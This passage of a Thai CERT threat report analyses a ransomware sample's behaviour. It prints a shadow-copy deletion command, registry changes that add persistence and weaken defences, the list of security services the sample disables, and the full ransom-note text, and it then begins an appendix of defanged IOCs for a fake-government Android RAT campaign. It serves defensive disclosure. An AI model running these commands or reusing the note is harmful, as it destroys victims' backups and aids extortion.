ในการวิเคราะห์ครั้งนี้ ไฟล์ e4a319f7af... ได้รับพารามิเตอร์จาก Registry Key จำนวนสองรายการ คือ "-password" และ "-encryption" โดยหลังจากเริ่มต้นการทำงานแล้ว มัลแวร์จะเริ่มแสดงผลลัพธ์การทำงานผ่านทางหน้าจอ Console ซึ่งมีชื่อ Title ในรูปแบบ "Select {*ชื่อไฟล์*}.exe" โดยจะมีการแสดงค่าข้อมูลต่าง ๆ ของเครื่องเป้าหมาย เช่น User Account, Operating System, Operating Systems Architecture รวมไปถึงแสดงค่าผลลัพธ์การทำงานของมัลแวร์ เช่น ผลลัพธ์การปิดการทำงาน Windows Services, ผลลัพธ์การตรวจสอบโปรเซสที่กำลังทำงานภายในเครื่อง, ผลลัพธ์การตรวจสอบ Network Drives, และผลลัพธ์จากการเข้ารหัสไฟล์บนเครื่องเป้าหมาย ตาม**ภาพที่ 2**

รายการของ Windows Services ที่ถูกหยุด (Stopped) และ/หรือ ปิดการทำงาน (Disabled) โดยเป็นผลลัพธ์จากการที่มัลแวร์ทำการแก้ไขค่าภายใน Registry Key : HKLM\SYSTEM\CurrentControlSet\Services เช่น

Windows Services Name	รายละเอียด
CryptSvc	Cryptographic Services
DusmSvc	Network data usage, data limit, restrict background data, metered networks.
EventLog	Windows Event Log
iphlpsvc	Windows service that provides tunnel connectivity using IPv6 transition technologies (6to4, ISATAP, Port Proxy, and Teredo), and IP-HTTPS.
lfsvc	This service monitors the current location of the system and manages geofences (a geographical location with associated events). If you turn off this service, applications will be unable to use or receive notifications for geolocation or geofences.

Windows Services Name	รายละเอียด
NlaSvc	This Windows collects and stores configuration information for the network and notifies programs when this information is modified.
PcaSvc	This service provides support for the Program Compatibility Assistant (PCA). PCA monitors programs installed and run by the user and detects known compatibility problems
ProfSvc	This service is responsible for loading and unloading user profiles. If this service is stopped or disabled, users will no longer be able to successfully sign in or sign out, apps might have problems getting to users' data, and components registered to receive profile event notifications won't receive them.
SamSs	The startup of this Windows service signals other services that the Security Accounts Manager (SAM) is ready to accept requests. Disabling this service will prevent other services in the system from being notified when the SAM is ready, which may in turn cause those services to fail to start correctly.
SEMgrSvc	Manages payments and Near Field Communication (NFC) based secure elements.
SstpSvc	Provides support for the Secure Socket Tunneling Protocol (SSTP) to connect to remote computers using VPN. If this service is disabled, users will not be able to use SSTP to access remote servers.

Windows Services Name	รายละเอียด
StorSvc	Provides enabling services for storage settings and external storage expansion.
VaultSvc	Provides secure storage and retrieval of credentials to users, applications and security service packages.
VGAuthService	VMware Guest Authentication Service
VMware Physical Disk Helper Service	support running a virtual machine from a physical disk partition
Wcmsvc	Makes automatic connect/disconnect decisions based on the network connectivity options currently available to the PC and enables management of network connectivity based on Group Policy settings.
wcncsvc	WCNCSVC hosts the Windows Connect Now Configuration which is Microsoft's Implementation of Wireless Protected Setup (WPS) protocol. This is used to configure Wireless LAN settings for an Access Point (AP) or a Wireless Device. The service is started programmatically as needed.
wlidsvc	Enables user sign-in through Microsoft account identity services. If this service is stopped, users will not be able to logon to the computer with their Microsoft account.
wscsvc	The WSCSVC (Windows Security Center) service monitors and reports security health settings on the computer. The health settings include

Windows Services Name	รายละเอียด
	firewall (on/off), antivirus (on/off/out of date), antispyware (on/off/out of date), Windows Update (automatically/manually download and install updates), User Account Control (on/off), and Internet settings (recommended/not recommended).
CDPUserSvc_2a39f	Microsoft service that's used for Connected Devices and Universal scenarios
CDPSvc	This service is used for Connected Devices Platform scenarios.
tiledatamodelsvc	Tile Server for tile updates.

นอกจากนั้นมัลแวร์ได้ทำการเปลี่ยนแปลงแก้ไข Registry ภายใต้ ZoneMap Key เพื่อลดระดับการรักษาความปลอดภัยบนระบบเครือข่ายภายใน (Local Network) ได้แก่

—เริ่ม Registry Key—

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\

ValueName: ProxyBypas[5] Data: 0x1

ValueName: IntranetName[6] Data: 0x1

ValueName: UNCAsIntranet[7] Data: 0x1

ValueName: AutoDetect[8] Data: 0x0

—สิ้นสุด Registry Key—

[5] "Intranet Sites: Include all sites that bypass the proxy server." https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.InternetExplorer::IZ_ProxyByPass. Accessed 21 Sep. 2022.

[6] "Include all local (intranet) sites not listed in other zones - ADMX Help." https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.InternetExplorer::IZ_IncludeUnspecifiedLocalSites. Accessed 21 Sep. 2022.

[7] "Intranet Sites: Include all network paths (UNCs) - ADMX Help." https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.InternetExplorer::IZ_UNCAsIntranet. Accessed 21 Sep. 2022.

[8] "Turn on automatic detection of intranet - ADMX Help." https://admx.help/?Category=Windows_10_2016&Policy=Microsoft.Policies.InternetExplorer::SecurityPage_AutoDetect. Accessed 21 Sep. 2022.

และทำการเปลี่ยนแปลงแก้ไข Registry ภายใต้ RunOnce Key เพื่อสร้าง Persistence Mechanism โดยมีรายละเอียดดังนี้

—เริ่ม Registry Key—
Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\
ValueName: *aster Data: "C:\Users\Public\enc.exe"
—สิ้นสุด Registry Key—

แล้วจึงเรียกใช้งาน cmd.exe โดยกำหนดค่าพารามิเตอร์ ดังนี้

"C:\Windows\System32\cmd.exe" /c vssadmin.exe delete shadows /all /quiet

ซึ่งจากค่าพารามิเตอร์ดังกล่าว โปรเซส cmd.exe จะทำการเรียกใช้งาน vssadmin.exe[9] เพื่อลบไฟล์ Shadow Copy โดยมีวัตถุประสงค์เพื่อป้องกันไม่ให้ผู้ถูกโจมตีทำการกู้คืนข้อมูลผ่านไฟล์ Back up ได้ ตาม **ภาพที่ 3**

จากนั้นมัลแวร์จะทำการสร้างไฟล์ชื่อ "enc.exe" (SHA256: e4a319f7afafbbd710ff2dbe8d0883ef332afcb0363efd4e919ed3c3faba0342) เอาไว้ภายในไดเรคทอรี่ %Public% ซึ่งไฟล์ดังกล่าวมีค่าแฮช (Hash) ตรงกันกับไฟล์ "enc64.exe" ดังนั้นไฟล์ทั้งสองจึงเป็นไฟล์เดียวกัน นอกจากนี้มัลแวร์ยังได้ทำการสร้างไฟล์ Log อีก 4 รายการ เพื่อใช้ในการเก็บข้อมูลผลลัพธ์การทำงาน ตาม**ภาพที่ 4** ซึ่งมีรายละเอียดดังนี้

ชื่อไฟล์	ตำแหน่งจัดเก็บ	รายละเอียด
{*สุ่มตัวเลข 4 ตำแหน่ง*}.log	%Public%	บันทึกข้อมูลผลลัพธ์การทำงานของมัลแวร์ตามที่แสดงผลผ่าน Console
netuse{*GUID*}.log	%Public%	เก็บข้อมูลผลลัพธ์การทำงานของ net.exe, ในกรณีที่ไม่พบ Mapped Network Drive จะแสดงข้อความดังต่อไปนี้ "New connections will be remembered. There are no entries in the list."
shares.log	%Public%	เก็บข้อมูลผลลัพธ์การตรวจสอบ Network

[9] "vssadmin delete shadows - Microsoft Docs." 23 Dec. 2021, https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/vssadmin-delete-shadows. Accessed 9 Sep. 2022.

		Sharing ของเครื่องเป้าหมาย
SuccessPreload.{*GUID*}.log	%Public%	เก็บข้อมูล Computer Name และ User Account

ต่อมามัลแวร์จะเริ่มดำเนินการตรวจสอบว่าเครื่องคอมพิวเตอร์เป้าหมายมีการเชื่อมต่อกับ Network Drive อื่น ๆ อยู่หรือไม่ โดยมัลแวร์จะทำการเพิ่ม Registry key ชื่อ "EnableLinkedConnections" ซึ่งจะเป็นการอนุญาตให้ผู้ใช้งานสามารถตรวจสอบ Mapped Network Drive ผ่านโปรแกรมประเภท Command Prompt เช่น CMD หรือ PowerShell ได้ โดยมีรายละเอียดดังต่อไปนี้

—เริ่ม Registry Key—
Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\
ValueName: EnableLinkedConnections Data: 0x1

Key: HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Policies\System\
ValueName: EnableLinkedConnections Data: 0x1
—สิ้นสุด Registry Key—

หลังจากนั้นมัลแวร์จะเรียกใช้งาน powershell.exe เพื่อทำการ Restart Service ชื่อ LanmanWorkstation ซึ่งเป็นขั้นตอนที่จำเป็นหลังจากทำการเพิ่มค่า Registry Key ในข้างต้น โดยมีรายละเอียดของพารามิเตอร์ ดังนี้

```
powershell -Command "\"{get-service LanmanWorkstation |Restart-Service –Force}\""
```

ในขั้นตอนต่อมามัลแวร์จะเรียกใช้งาน net.exe ซึ่งเป็น Windows Utility เพื่อใช้ในการตรวจสอบว่าเครื่องเป้าหมายมีการเชื่อมต่อกับระบบเครือข่ายใดอยู่บ้าง โดยมีรายละเอียดของคำสั่ง ดังนี้

```
net use
```
[10]

ในกรณีที่มัลแวร์พบข้อมูลของ Mapped Network Drive ก็จะทำการเขียนข้อมูลลงในไฟล์ "netuse{*GUID*}.log" และไฟล์ "shares.log" ซึ่งอยู่ภายในไดเรคทอรี่ %Public%

[10] "Net use - Microsoft Docs." 31 Aug. 2016, https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/gg651155(v=ws.11). Accessed 9 Sep. 2022.

ในขั้นต่อมา **มัลแวร์จะเริ่มกระบวนการเข้ารหัสไฟล์ต่าง ๆ บนเครื่องเป้าหมายซึ่งรวมถึงไฟล์ที่อยู่ภายใน Mapped Network Drive** ที่ถูกค้นพบก่อนหน้านี้ โดยไฟล์ที่ถูกเข้ารหัสจะถูกเปลี่ยนนามสกุลไฟล์ใหม่ ซึ่งเป็นชุดตัวอักษรภาษาอังกฤษตัวเล็กและตัวใหญ่ จำนวน 10 ตัวอักษร (a-zA-Z) โดยจะเป็นค่าคงที่ตามที่ผู้โจมตีกำหนดไว้ให้กับเป้าหมายแต่ละรายเป็นการเฉพาะ ต่อจากนั้นมัลแวร์จะทำการสร้างไฟล์ Ransom Note โดยตั้งชื่อไฟล์ในรูปแบบของ *{นามสกุลไฟล์ที่ถูกเข้ารหัส}*-RECOVER-README.txt

ภายในไฟล์ Ransom Note จะประกอบไปด้วยข้อมูลที่สามารถใช้เพื่อระบุตัวตนของเหยื่อสำหรับการติดต่อผู้โจมตีเพื่อจ่ายค่าไถ่ ได้แก่ **นามสกุลไฟล์ที่ถูกเข้ารหัส, Onion URL สำหรับติดต่อจ่ายค่าไถ่, ชื่อผู้ใช้งานและรหัสผ่านสำหรับเข้าใช้งานเว็บไซต์ในข้างต้น ซึ่งทั้งหมดเป็นค่าคงที่ที่ผู้โจมตีกำหนดให้กับเป้าหมายแต่ละรายเป็นการเฉพาะและจะไม่ซ้ำกัน** โดยจากการตรวจสอบล่าสุดเมื่อ 9 ก.ย.64 พบว่าเว็บไซต์ของผู้โจมตีไม่สามารถเข้าถึงได้ผ่านเครือข่าย Tor โดยมีรายละเอียดดังต่อไปนี้

```
-- Agenda

Your network/system was encrypted.
Encrypted files have new extension.

-- Compromising and sensitive data

We have downloaded compromising and sensitive data from you system/network
If you refuse to communicate with us and we do not come to an agreementyour data
will be published.
Data includes:
    - Employees personal dataCVsDLSSN.
    - Complete network map including credentials for local and remote services.
    - Financial information including clients databillsbudgetsannual reportsbank
statements.
    - Complete datagrams/schemas/drawings for manufacturing in solidworks format
    - And more...

-- Warning

1) If you modify files - our decrypt software won't able to recover data
2) If you use third party software - you can damage/modify files (see item 1)
3) You need cipher key / our decrypt software to restore you files.
```

4) The police or authorities will not be able to help you get the cipher key. We encourage you to consider your decisions.


-- Recovery

1) Download tor browser: https://www.torproject.org/download/
2) Go to domain
3) Enter credentials


-- Credentials

Extension: NBSHhgXuCt
Domain: 24kckepr3tdbcomkimbov5nqv2alos6vmrmlxdr76lfmkgegukubctyd.onion
login: {*ชุดตัวอักษรและตัวเลข 32 ตำแหน่ง*}
password: {*ชุดตัวอักษรและตัวเลข 32 ตำแหน่ง*}


รูปภาพประกอบ (4)




ภาพที่ 1 ตัวอย่างผลลัพธ์การทำงานของ YARA Rule (ร่วมกับพารามิเตอร์ "-s") ในกรณีตรวจพบไฟล์ต้องสงสัย



ภาพที่ 2 แสดงหน้าจอ Command Prompt เมื่อมัลแวร์ถูก Executed



ภาพที่ 3 มัลแวร์สร้างโปรเซส cmd.exe เพื่อเรียกใช้งาน vssadmin.exe ให้ทำการลบไฟล์ Shadow Copy



ภาพที่ 4 มัลแวร์ทำการสร้างไฟล์ enc.exe เอาไว้ภายในไดเรคทอรี่ %Public% และรวมถึงไฟล์สำหรับเก็บ log ต่าง ๆ

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[11]

Tactic	Technique ID	Techinique Name	Mapped to the attack
Initial Access	T1078.002	Valid Accounts: Domain Accounts	มัลแวร์สามารถตรวจสอบรายชื่อบัญชีผู้ใช้งานภายใน Domain และสร้างบัญชีผู้ใช้งานด้วยสิทธิ์ในระดับ Administrator ได้
	T1078.003	Valid Accounts: Local Accounts	มัลแวร์สามารถตรวจสอบรายชื่อบัญชีผู้ใช้งาน Local Account และสร้างบัญชีผู้ใช้งานด้วยสิทธิ์ในระดับ Administrator ได้
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	มัลแวร์เรียกใช้งาน powershell.exe เพื่อทำการ restart LanmanWorkstation service
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	มัลแวร์เรียกใช้งาน cmd.exe เพื่อใช้ในการลบไฟล์ Shadow Copy
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	มัลแวร์สร้าง persistence mechanism โดยการสร้าง Registry Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*aster
	T1055.001	Process Injection:	มัลแวร์สามารถ inject

[11] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

Tactic	Technique ID	Techinique Name	Mapped to the attack
Defense Evasion		Dynamic-link Library Injection	malicoius DLL ไปยัง svchost.exe ได้
	T1112	Modify Registry	มัลแวร์ทำการแก้ไขค่าภายใน Registry Key: HKLM\Software\Microsoft\Windows NT\Winlogon\StartupParameters และ HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\
	T1134.001	Access Token Manipulation: Token Impersonation/Theft	มัลแวร์สามารถ Impersonate Windows Account ได้
	T1562.001	Impair Defenses: Disable or Modify Tools	มัลแวร์สามารถปิดการทำงานของ Windows Service และ Window Processes ที่เกี่ยวข้องกับการรักษาความปลอดภัยบนเครื่องคอมพ์ฯ ได้ เช่น Windows Security Center Service
	T1562.002	Impair Defenses: Disable Windows Event Logging	มัลแวร์สามารถปิดการทำงานของ Windows Event Log Service
	T1562.009	Impair Defenses: Safe Mode Boot	มัลแวร์สามารถบังคับให้เครื่องคอมพิวเตอร์รีบูทเข้า Safe Mode ได้

Tactic	Technique ID	Techinique Name	Mapped to the attack
Discovery	T1010	Application Window Discovery	มัลแวร์สามารถตรวจสอบรายการของโปรเซสทั้งหมดที่กำลังทำงานบนเครื่องคอมพิวเตอร์ได้
	T1012	Query Registry	มัลแวร์สามารถอ่านค่าข้อมูลจาก Registry ได้ เช่น Registry Key ภายใต้ HKLM\SYSTEM\CurrentControlSet\Services
	T1082	System Information Discovery	มัลแวร์จะทำการตรวจสอบข้อมูลระบบปฏิบัติการรวมถึงสถานปัตยกรรมบนเครื่องคอมพิวเตอร์
	T1087.001	Account Discovery: Local Account	มัลแวร์สามารถตรวจสอบ Windows User Account บนเครื่องคอมพิวเตอร์ได้
	T1135	Network Share Discovery	มัลแวร์มีความสามารถในการสแกนหา Mapped Network Drive ที่เชื่อมต่อกับเครื่องเป้าหมายได้
Impact	T1486	Data Encrypted for Impact	มัลแวร์จะทำการเข้ารหัสไฟล์บนเครื่องคอมพิวเตอร์เป้าหมาย รวมถึงไฟล์บน Mapped Network Drive ทำให้ไม่สามารถเปิดใช้งานไฟล์ได้
	T1489	Service Stop	มัลแวร์ทำการหยุดการทำงาน (Stop) Windows Serivces

Tactic	Technique ID	Techinique Name	Mapped to the attack
			จำนวนมาก โดยเฉพาะ Services ที่เกี่ยวข้องกับการรักษาความปลอดภัยบนเครื่องคอมพิวเตอร์
	T1490	Inhibit System Recovery	มัลแวร์เรียกใช้ cmd.exe เพื่อเรียกใช้งาน vssadmin.exe ในการลบไฟล์ Shadow Copy
	T1529	System Shutdown/Reboot	มัลแวร์สามารถบังคับให้เครื่องคอมพิวเตอร์รีบูทได้

เอกสารแนบท้าย 16

[TLP:WHITE] รายงานการวิเคราะห์ Infrastructure เพิ่มเติม ของกลุ่มที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ)

3 ต.ค.65

Executive Summary


หลังจากที่ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT) ได้ออกรายงานการวิเคราะห์ Android Remote Access Trojan ของกลุ่มผู้ไม่หวังดีที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ เมื่อ 12 ก.ย.65 และ 6 ก.ค.65 ตามลำดับ) ศูนย์ TTC-CERT ยังพบว่ากลุ่มผู้ไม่หวังดีดังกล่าวยังคงใช้วิธีการโจมตีรูปแบบเดิมโจมตีคนไทยแต่ได้ปรับเปลี่ยน Infrastructure และเปลี่ยนแปลงโดเมน command and control ของ Android Remote Access Trojan เพื่อหลบเลี่ยงวิธีการตรวจจับจากรายงานที่ศูนย์ TTC-CERT เคยทำรายงานการวิเคราะห์ออกไป ตลอดจนเพื่อใช้ในการโจมตีคนไทยอย่างต่อเนื่อง

ศูนย์ TTC-CERT จึงได้ดำเนินการวิเคราะห์ Infrastructure ของกลุ่มผู้ไม่หวังดีดังกล่าวเพิ่มเติม เพื่อให้ประชาชนและหน่วยงานที่เกี่ยวข้องตระหนักรู้ถึงการปรับเปลี่ยน Infrastructure ของผู้ไม่หวังดีที่ใช้ในการโจมตีในครั้งนี้ อันจะนำไปสู่การรู้เท่าทันสถานการณ์ภัยคุกคามที่อาจเกิดขึ้นจากการโจมตีโดยผู้ไม่หวังดี ตลอดจนนำข้อมูลในรายงานฉบับนี้ไปป้องกันไม่ให้คนไทยตกเป็นเหยื่อจากการโจมตีจากผู้ไม่หวังดีดังกล่าวต่อไป

จากการวิเคราะห์ Infrastructure ศูนย์ TTC-CERT พบว่าผู้ไม่หวังดีได้ทำการจดโดเมนเพิ่มเติมสำหรับปลอมแปลงหน้าเว็บไซต์เพื่อใช้ในการหลอกให้เหยื่อดาวน์โหลด Android Remote Access Trojan โดยโดเมนสำหรับทำเว็บไซต์ปลอมที่ทำให้ดูเหมือนเป็นเว็บไซต์ของกรมสรรพากร อาทิ **rd-go-th[.]co, rd-go-th[.]com, rd-go-th[.]cc, rd-go-th[.]xyz, rd-go-th[.]top, rd-go-th[.]org, rd-go-th[.]net, และ rd-go-th[.]club** นอกจากนี้ยังพบโดเมนสำหรับทำเว็บไซต์ปลอมที่ทำให้ดูเหมือนเป็นเว็บไซต์ของกรมสอบสวนคดีพิเศษ อาทิ **dsi-go-th[.]co, dsi-go-th[.]net, dsi-go-th[.]xyz, และ dsi-go-th[.]org** นอกจากนี้ศูนย์ TTC-CERT ยังพบอีกว่าผู้ไม่หวังดีได้เปลี่ยนแปลงโดเมน command and control สำหรับส่งข้อมูลของเหยื่อออกไปที่โดนเมนที่ลงทะเบียนใหม่โดยผู้ไม่หวังดี ดังนี้ **โดเมน command and control ของ revenue.apk คือ abcdb7[.]cc, csmfd5[.]com, และ โดเมน command and control ของ dsi.apk คือ ghzy1[.]com**

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไปสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร รวมถึงอุปกรณ์สมาร์ทโฟนที่ใช้ระบบปฏิบัติการแอนดรอยด์ อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

รายละเอียดของโดเมนสำหรับทำเว็บไซต์ปลอมที่ทำให้ดูเหมือนเป็นเว็บไซต์ของกรมสรรพากรที่คาดว่าเป็นส่วนหนึ่งของ Infrastructure ของผู้ไม่หวังดีที่ใช้ในการเผยแพร่ Android Remote Access Trojan



